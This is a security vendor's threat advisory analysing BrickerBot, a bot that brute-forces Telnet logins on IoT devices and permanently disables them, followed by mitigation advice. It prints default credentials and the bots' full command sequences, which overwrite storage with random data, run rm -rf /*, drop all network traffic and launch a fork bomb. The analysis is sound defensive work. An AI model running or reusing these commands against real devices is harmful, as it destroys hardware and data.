ERT Threat Alert
“BrickerBot” Results In Permanent Denial-of-Service
April 5, 2017

Abstract

Imagine a fast moving bot attack designed to render the victim’s hardware from functioning. Called Permanent Denial-of-Service (PDoS), this form of cyber-attack is becoming increasingly popular in 2017 as more incidents involving this hardware-damaging assault occur.

Also known loosely as “phlashing” in some circles, PDoS is an attack that damages a system so badly that it requires replacement or reinstallation of hardware. By exploiting security flaws or misconfigurations, PDoS can destroy the firmware and/or basic functions of system. It is a contrast to its well-known cousin, the DDoS attack, which overloads systems with requests meant to saturate resources through unintended usage.

BrickerBot – Discovery and Analysis of a PDoS Tool


Over a four-day period, Radware’s honeypot recorded 1,895 PDoS attempts performed from several locations around the world. Its sole purpose was to compromise IoT devices and corrupt their storage. Besides this intense, short-lived bot (BrickerBot.1), Radware’s honeypot recorded attempts from a second, very similar bot (BrickerBot.2) which started PDoS attempts on the same date – both bots were discovered less than one hour apart –with lower intensity but more thorough and its location(s) concealed by TOR egress nodes.

Compromising a Device

The Bricker Bot PDoS attack used Telnet brute force - the same exploit vector used by Mirai - to breach a victim’s devices. Bricker does not try to download a binary, so Radware does not have a complete list of credentials that were used for the brute force attempt, but were able to record that the first attempted username/password pair was consistently 'root'/'vizxv.’

Corrupting a Device

Upon successful access to the device, the PDoS bot performed a series of Linux commands that would ultimately lead to corrupted storage, followed by commands to disrupt Internet connectivity, device performance, and the wiping of all files on the device. Below is the exact sequence of commands that performed by the PDoS bots:



```
fdisk -l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

Figure 1: Command sequence of BrickerBot.1

Among the special devices targeted are /dev/mtd (Memory Technology Device - a special device type to match flash characteristics) and /dev/mmc (MultiMediaCard - a special device type that matches memory card standard, a solid-state storage medium).

The sysctl commands attempt to reconfigure kernel parameters: net.ipv4.tcp_timestamps=0 disables TCP timestamps which does not affect local LAN IPv4 connectivity but seriously impacts the Internet communication, and kernel.threads-max=1 limits the max number of kernel threads to one. Typically, this is in the 10,000s for ARM-based devices.

Targets

The use of the 'busybox' command combined with the MTD and MMC special devices means this attack is targeted specifically at Linux/BusyBox-based IoT devices which have their Telnet port open and exposed publically on the Internet. These are matching the devices targeted by Mirai or related IoT botnets.

The PDoS attempts originated from a limited number of IP addresses spread around the world. All devices are exposing port 22 (SSH) and running an older version of the Dropbear SSH server. Most of the devices were identified by Shodan as Ubiquiti network devices; among them are Access Points and Bridges with beam directivity.

Figure 2: An accessible device





Figure 3: Geo mapped source IPs of BrickerBot.1



app:dropbear port:22

Found about **21,001,569** results (**0.21** seconds).

Search Type

Public Devices
Web Services

Year

2014	134576
2015	0
2016	15410689
2017	5456304

Port

22	21001569

Country

UNITED STATES	11205836
UNKNOWN	235978
HOUSTON	172422
CHICAGO	168091
PHILADELPHIA	148948
DENVER	119218
PORTLAND	103717
MIAMI	95529
MINNEAPOLIS	94968
ATLANTA	94072
JACKSONVILLE	81173
CHINA	2144403
BRAZIL	1462482
SPAIN	1130295
CANADA	750354
RUSSIA	484819
THAILAND	246524
ITALY	242471
JAPAN	221849
INDIA	169882

Product

Dropbear sshd	20842513
Linksys WRT45G m	134558
D-Link/Netgear DSL	24498

[redacted]

Dropbear sshd:0.51 | Linux | protocol 2.0 | Finland | April 5, 2017 | 22 SSH

```
SSH-2.0-dropbear_0.51
```

[redacted]

Dropbear sshd:2014.63 | Linux | protocol 2.0 | Spain Albatera | April 5, 2017 | 22 SSH

```
SSH-2.0-dropbear_2014.63\r\n\x00\x00\x02\x0c\x04\x14\xf
```

[redacted]

Dropbear sshd:2014.63 | Linux | protocol 2.0 | Czech Republic Cvikov | April 5, 2017 | 22 SSH

```
SSH-2.0-dropbear_2014.63\r\n\x00\x00\x02\x0c\x04\x14\xa
```

[redacted]

Dropbear sshd:0.53.1 | Linux | protocol 2.0 | Finland Helsinki | April 5, 2017 | 22 SSH

```
SSH-2.0-dropbear_0.53.1
```


[redacted]

Dropbear sshd:2012.55 | Linux | protocol 2.0 | Finland | 22 SSH

```
SSH-2.0-dropbear_2012.55
```

Figure 4: ZoomEye query for Dropbear, port 22 reveals 21 million IPs with almost 5.5 million discovered/updated in 2017

In parallel, Radware’s honeypot recorded over 333 PDoS attempts with a different command signature. The source IP addresses from these attempts are TOR Nodes and hence there is no identifying the actual source of the attacks. It is worth noting that these attacks are still ongoing and the attacker/author is using TOR egress nodes to conceal its bot(s). The first credentials attempted to brute the Telnet login are root/root and root/vizxv. The sequence of commands performed by this bot are:



```
w
uname -a
ls -alF /etc/
cat /etc/passwd
cat /etc/shadow
cat /proc/version
su root
uptime
cat /etc/motd
ls -al /sbin/

fdisk -l
df
cat /proc/mounts

dd if=/dev/urandom of=/dev/sda &
dd if=/dev/urandom of=/dev/sda1 &
dd if=/dev/urandom of=/dev/sda2 &
dd if=/dev/urandom of=/dev/sda3 &
dd if=/dev/urandom of=/dev/sda4 &
dd if=/dev/urandom of=/dev/sdb &
dd if=/dev/urandom of=/dev/mtd0 &
dd if=/dev/urandom of=/dev/mtd1 &
dd if=/dev/urandom of=/dev/mtd2 &
dd if=/dev/urandom of=/dev/mtd3 &
dd if=/dev/urandom of=/dev/mtdblock0 &
dd if=/dev/urandom of=/dev/mtdblock1 &
dd if=/dev/urandom of=/dev/mtdblock2 &
dd if=/dev/urandom of=/dev/mtdblock3 &
dd if=/dev/urandom of=/dev/mtdblock4 &
dd if=/dev/urandom of=/dev/mtdblock5 &
dd if=/dev/urandom of=/dev/mtdblock6 &
dd if=/dev/urandom of=/dev/mtdblock7 &
dd if=/dev/urandom of=/dev/hda1 &
dd if=/dev/urandom of=/dev/hdb1 &
dd if=/dev/urandom of=/dev/root &
dd if=/dev/urandom of=/dev/ram0 &
dd if=/dev/urandom of=/dev/mmcblk0 &
dd if=/dev/urandom of=/dev/mmcblk0p1 &
```

```
cat /dev/urandom >/dev/sda &
cat /dev/urandom >/dev/sda1 &
cat /dev/urandom >/dev/sda2 &
cat /dev/urandom >/dev/sda3 &
cat /dev/urandom >/dev/sda4 &
cat /dev/urandom >/dev/sdb &
cat /dev/urandom >/dev/mtd0 &
cat /dev/urandom >/dev/mtd1 &
cat /dev/urandom >/dev/mtd2 &
cat /dev/urandom >/dev/mtd3 &
cat /dev/urandom >/dev/mtdblock0 &
cat /dev/urandom >/dev/mtdblock1 &
cat /dev/urandom >/dev/mtdblock2 &
cat /dev/urandom >/dev/mtdblock3 &
cat /dev/urandom >/dev/mtdblock4 &
cat /dev/urandom >/dev/mtdblock5 &
cat /dev/urandom >/dev/mtdblock6 &
cat /dev/urandom >/dev/mtdblock7 &
cat /dev/urandom >/dev/hda1 &
cat /dev/urandom >/dev/hdb1 &
cat /dev/urandom >/dev/root &
cat /dev/urandom >/dev/ram0 &
cat /dev/urandom >/dev/mmcblk0 &
cat /dev/urandom >/dev/mmcblk0p1 &

route del default;iproute del default;rm -rf /* 2>/dev/null &
iptables -F;iptables -t nat -F;iptables -A OUTPUT -j DROP
d(){ d|d & };d 2>/dev/null
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
d(){ d|d & };d
```

Figure 5: Command sequence of BrickerBot.2

The commands used in these PDoS attempts are more thorough than the previously described ones. The targeted storage devices are much broader and there is no use of 'busybox' while attempting both 'dd' and 'cat,' whichever is available on the breached device.

The Damage

The commands at the end are identical to the previously described PDoS attacks and try to remove the default gateway, wipe the device through rm -rf /* and disable TCP timestamps as well as limiting the max number of kernel threads to one. This time however, similar to the storage corruption commands, extra commands were added to flush all iptables firewall and NAT rules and add a rule to drop all outgoing packets.

Both PDoS attacks started the same day and approximately the same time: March 20, 2017 9.51PM CET vs March 20, 2017 9.10PM CET. While the first PDoS attacks from BrickerBot.1 have stopped, the attacks from BrickerBot.2, which are less dense but better concealed using TOR egress nodes, are still active and ongoing.

Protecting IoT Devices and Securing the Network:

- **Change** the device’s factory default credentials.
- **Disable** Telnet access to the device.
- **Network Behavioral Analysis** can detect anomalies in traffic and combine with automatic signature generation for protection.
- **User/Entity behavioral analysis (UEBA)** to spot granular anomalies in traffic early.
- **An IPS** should block Telnet default credentials or reset telnet connections. Use a signature to detect the provided command sequences.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you’re under DDoS attack or malware outbreak and in need of emergency assistance, Contact us with the code "Red Button.”

Learn More at DDoS Warriors

To know more about today’s attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware’s Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.